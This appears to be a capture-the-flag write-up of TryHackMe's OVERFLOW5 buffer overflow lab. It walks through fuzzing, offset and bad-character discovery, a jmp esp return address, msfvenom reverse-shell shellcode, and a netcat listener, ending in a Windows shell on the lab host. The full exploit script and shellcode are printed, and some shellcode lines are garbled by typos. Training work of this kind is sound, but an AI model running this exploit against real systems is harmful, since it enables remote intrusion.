

This is the walkthrough of OVERFLOW5 from tryhackme's buffer overflow prep series .

So lets begin with some initial fuzzing of OVERFLOW5 :

for that we will use our good old python fuzzing script .

So launch your oscp.exe normally and begin with the fuzzing script , script should look something like this :

```
import socket, time, sys

ip = "10.10.210.119"

port = 1337
timeout = 5
prefix = "OVERFLOW5 "

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

lets execute this script , and see the crash point :

```
(root@kali)-[/home/kali/oscp]
# python3 fuzzing.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing crashed at 400 bytes

(root@kali)-[/home/kali/oscp]
```

so,

it crashed at around 400 bytes , we will use pattern\_create script to create a pattern of 500 bytes ,

like this :

```
(root@kali)-[/home/kali/oscp]
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

-l 500 means 500 bytes of pattern to be created ,

now lets copy this from the terminal and move to the exploit.py script .

And put this data into payload variable , like this :

```
GNU nano 6.0
import socket

ip = "10.10.210.119"
port = 1337

prefix = "OVERFLOW5 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer ... ")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

now before executing this script , open up oscp.exe in immunity debugger and run it  
now lets execute it , and after it is executed , move to your windows machine , look for EIP and note it down .

```
ESI 00000000
EDI 00000000
EIP 356B4134
C 0 ES 0023 32bit 0<FFFFFFFF>
P 1 CS 001B 32bit 0<FFFFFFFF>
A 0 SS 0023 32bit 0<FFFFFFFF>
Z 1 DS 0023 32bit 0<FFFFFFFF>
```

so in our case EIP address is 356B4134.

Now we will use pattern\_offset script to find the correct offset at which the software would have crashed .

```
exe2vbs.rb  install_msi_apk.sh  metasm_shell.rb  nasm_shell.rb

(root@kali)-[/usr/share/metasploit-framework/tools/exploit]
# ./pattern_offset.rb -l 500 -q 356B4134
[*] Exact match at offset 314
```

So this script take two parameters to locate the offset , that are -l that is the length of pattern we created earlier “500” and EIP address after -q , that is 356B4134.

And our offset is 314.

lets verify it , we will send BBBB as retn variable in our script and send A \* 314, if our EIP address becoms 42424242 which is hex value of BBBB it means our offset is correct ,

edit your script like this :

```
ip = "10.10.210.119"
port = 1337

prefix = "OVERFLOW5 "
offset = 314
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow +
```

now lets again open oscp.exe in immunity debugger and run this script again and note the EIP address .



Copy these badchars from terminal and paste them to payload variable in our script .

```
ip = "10.10.210.119"
port = 1337

prefix = "OVERFLOW5 "
offset = 314
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix
```

like this now again setup immunity debugger and run this script .

Now open up immunity debugger and note down the ESP address and use it in this command here :

```
!mona compare -f C:\mona\oscp\bytearray.bin -a <esp_address>
```

so lets look for esp for now :

```
EDX 00000000
EBX 41414141
ESP 0186FA30
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0<FFFFFFFF>
P 1 CS 001B 32bit 0<FFFFFFFF>
A 0 SS 0023 32bit 0<FFFFFFFF>
Z 1 DS 0023 32bit 0<FFFFFFFF>
```

so our ESP is 0186FA30 .

Now lets put it in action in command and look for some badchars .

BadChars		T
1 bytes:	00 16 17 2f 30 f4 f5 fd	n

so as we know \x00 is always a badchar ,

and we will ignore the next byte after the corrupted one as sending badchars can also corrupt the byte next after them, so just take the byte and ignore the byte following it in order .

So our badchars are :

**\x00\x16\x2f\xf4\xfd**

so now we got the badchars , its time to find a jmp esp address which we will use inside ret variable in our script .

So we will use this command in immunity debugger :

**!mona jmp -r esp -cpb " \x00\x16\x2f\xf4\xfd"**

so after -cpb specify all the badchars we found above and run this command :

```

000 [!] Writing results to c:\mona\oscp\jmp.txt
000 - Number of pointers of type 'jmp esp' : 9
000 [+] Results :
0AF 0x625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0B8 0x625011bb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0C7 0x625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0D3 0x625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0DF 0x625011df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0EB 0x625011eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0F7 0x625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
003 0x62501203 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
005 0x62501205 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
000 Found a total of 9 pointers
000
000 [+] This mona.py action took 0x00:01:185000

```

so we found 9 pointers from which I will use the first one ,

a quick note here that , the address here is : 625011af which is is big endian type address , for our exploit we need it in little endian , meaning reverse like this :

**\xaf\x11\x50\x62 – set this as retn variable in your exploit.py script .**

So now almost exploit is ready , now we will generate a payload using msfvenom to get a reverse shell to us :

```
(root@kali) - [ /home/kali/oscp ]  
# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=5656 -b '\x00\x16\x2f\xfd' EXITFUNC=thread -f c
```

specify LHOST as your IP , LPORT as the port on which you will listen on , and after -b specify all the badchars we found .

```
unsigned char buf[] =  
"\xfc\xbb\xcb\x97\xf6\x12\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"  
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x37\xf7\x74\x12\xc7"  
"\x80\x19\x9a\x22\xb1\x19\xf8\x27\xe2\xa9\x8a\x65\x0f\x41\xde"  
"\x9d\x84\x27\xf7\x92\x2d\x8d\x21\x9d\xae\xbe\x12\xbc\x2c\xbd"  
"\x46\x1e\x0c\x0e\x9b\x5f\x49\x73\x56\x0d\x02\xff\xc5\xa1\x27"  
"\xb5\xd5\x4a\x7b\x5b\x5e\xaf\xcc\x5a\x4f\x7e\x46\x05\x4f\x81"  
"\x8b\x3d\xc6\x99\xc8\x78\x90\x12\x3a\xf6\x23\xf2\x72\xf7\x88"  
"\x3b\xbb\x0a\xd0\x7c\x7c\xf5\xa7\x74\x7e\x88\xbf\x43xfc\x56"  
"\x35\x57\xa6\x1d\xed\xb3\x56\xf1\x68\x30\x54\xbe\xff\x1e\x79"  
"\x41\xd3\x15\x85\xca\xd2\xf9\x0f\x88\xf0\xdd\x54\x4a\x98\x44"  
"\x31\x3d\xa5\x96\x9a\xe2\x03\xdd\x37\xf6\x39\xbc\x5f\x3b\x70"  
"\x3e\xa0\x53\x03\x4d\x92\xfc\xbf\xd9\x9e\x75\x66\x1e\xe0\xaf"  
"\xde\xb0\x1f\x50\x1f\x99\xdb\x04\x4f\xb1\xca\x24\x04\x41\xf2"  
"\xf0\x8b\x11\x5c\xab\x6b\xc1\x1c\x1b\x04\x0b\x93\x44\x34\x34"  
"\x79\xed\xdf\xcf\xea\x18\x31\xe0\x9a\x74\x33\xfe\x4c\x9d\xba"  
"\x18\x1a\x8d\xea\xb3\xb3\x34\xb7\x4f\x25\xb8\x6d\x2a\x65\x32"  
"\x82\xcb\x28\xb3\xef\xdf\xdd\x33\xba\xbd\x48\x4b\x10\xa9\x17"  
"\xde\xff\x29\x51\xc3\x57\x7e\x36\x35\xae\xea\xaa\x6c\x18\x08"  
"\x37\xe8\x63\x88\xec\xc9\x6a\x11\x60\x75\x49\x01\xbc\x76\xd5"  
"\x75\x10\x21\x83\x23\xd6\x9b\x65\x9d\x80\x70\x2c\x49\x54\xbb"  
"\xef\x0f\x59\x96\x99\xef\xe8\x4f\xdc\x10\xc4\x07\xe8\x69\x38"  
"\xb8\x17\xa0\xf8\xd8\xf5\x60\xf5\x70\xa0\xe1\xb4\x1c\x53xdc"  
"\xfb\x18\xd0\xd4\x83\xde\xc8\x9d\x86\x9b\x4e\x4e\xfb\xb4\x3a"  
"\x70\xa8\xb5\x6e\x70\x4e\x4a\x91";
```



our payload will look something like above , set it inside payload variable in our script ,

now the last step is to add some padding or no-ops , no-operations in our script to create space for our payload to unload on target machine , no-ops are specified using \x90 so we will use 16 \x90's for this ,

so our final script / exploit will be this :

```
import socket
```

```
ip = "10.10.210.119"
```

```
port = 1337
```

```
prefix = "OVERFLOW5 "
```

```
offset = 314
```

```
overflow = "A" * offset
```

```
retn = "\xaf\x11\x50\x62"
```

```
padding = "\x90" * 16
```

```
payload = ("\xfc\xbb\xcb\x97\xf6\x12\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
```

```
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x37\x7f\x74\x12\xc7"
```

```
"\x80\x19\x9a\x22\xb1\x19\xf8\x27\xe2\xa9\x8a\x65\x0f\x41\xde"
```

```
"\x9d\x84\x27\xf7\x92\x2d\x8d\x21\x9d\xae\xbe\x12\xbc\x2c\xbd"
```

```
"\x46\x1e\x0c\x0e\x9b\x5f\x49\x73\x56\x0d\x02\xff\xc5\xa1\x27"
```

```
"\xb5\xd5\x4a\x7b\x5b\x5e\xaf\xcc\x5a\x4f\x7e\x46\x05\x4f\x81"
```

```
"\x8b\x3d\xc6\x99\xc8\x78\x90\x12\x3a\xf6\x23\xf2\x72\xf7\x88"
```

```
"\x3b\xbb\x0a\xd0\x7c\x7c\xf5\xa7\x74\x7e\x88\xbf\x43\xfc\x56"
```

```
"\x35\x57\xa6\x1d\xed\xb3\x56\xf1\x68\x30\x54\xbe\xff\x1e\x79"
```

```
"\x41\xd3\x15\x85\xca\xd2\xf9\x0f\x88\xf0\xdd\x54\x4a\x98\x44"
```

```
"\x31\x3d\xa5\x96\x9a\xe2\x03\xdd\x37\xf6\x39\xbc\x5f\x3b\x70"
```

```
"\x3e\xa0\x53\x03\x4d\x92\xfc\xbf\xd9\x9e\x75\x66\x1e\xe0\xaf"
```

```
"\xde\xb0\x1f\x50\x1f\x99\xdb\x04\x4f\xb1\xca\x24\x04\x41\xf2"
```

```
"\xf0\x8b\x11\x5c\xab\x6b\xc1\x1c\x1b\x04\x0b\x93\x44\x34\x34"
```

```
"\x79\xed\xdf\xcf\xea\x18\x31\xe0\x9a\x74\x33\xfe\x4c\x9d\xba"
```

```
"\x18\x1a\x8d\xea\xb3\xb3\x34\xb7\x4f\x25\xb8\x6d\x2a\x65\x32"
```

```
"\x82\xcb\x28\xb3\xef\xdf\xdd\x33\xba\xbd\x48\x4b\x10\xa9\x17"
```

```
"\xde\xff\x29\x51\xc3\x57\x7e\x36\x35\xae\xea\xaa\x6c\x18\x08"
```

```
"\x37\xe8\x63\x88\xec\xc9\x6a\x11\x60\x75\x49\x01\xbc\x76\xd5"
```

```
"\x75\x10\x21\x83\x23\xd6\x9b\x65\x9d\x80\x70\x2c\x49\x54\xbb"
```

```
"\xef\x0f\x59\x96\x99\xef\xe8\x4f\xdc\x10\xc4\x07\xe8\x69\x38"  
"\xb8\x17\xa0\xf8\xd8\xf5\x60\xf5\x70\xa0\xe1\xb4\x1c\x53\xdc"  
"\xfb\x18\xd0\xd4\x83\xde\xc8\x9d\x86\x9b\x4e\x4e\xfb\xb4\x3a"  
"\x70\xa8\xb5\x6e\x70\x4e\x4a\x91")  
postfix = ""
```


buffer = prefix + overflow + retn + padding + payload + postfix

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
try:  
    s.connect((ip, port))  
    print("Sending evil buffer...")  
    s.send(buffer + "\r\n")  
    print("Done!")  
except:  
    print("Could not connect.")
```

now ,

lets setup our listener on the port we specified in msfvenom using netcat .

A terminal window with a dark background. The prompt is '(root@kali)-[/home/kali/oscp]'. The user has entered '# nc -lnvp 5656'. The output is 'listening on [any] 5656 ...'.

```
(root@kali)-[/home/kali/oscp]  
# nc -lnvp 5656  
listening on [any] 5656 ...
```

run your oscp.exe on the target machine

and as soon as you will run the exploit you will get a reverse shell on netcat .

```
(root@kali)-[/home/kali/oscp]
# nc -lnvp 5656
listening on [any] 5656 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.210.119] 49249
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

so we got our reverse shell, means that this task is complete . :-)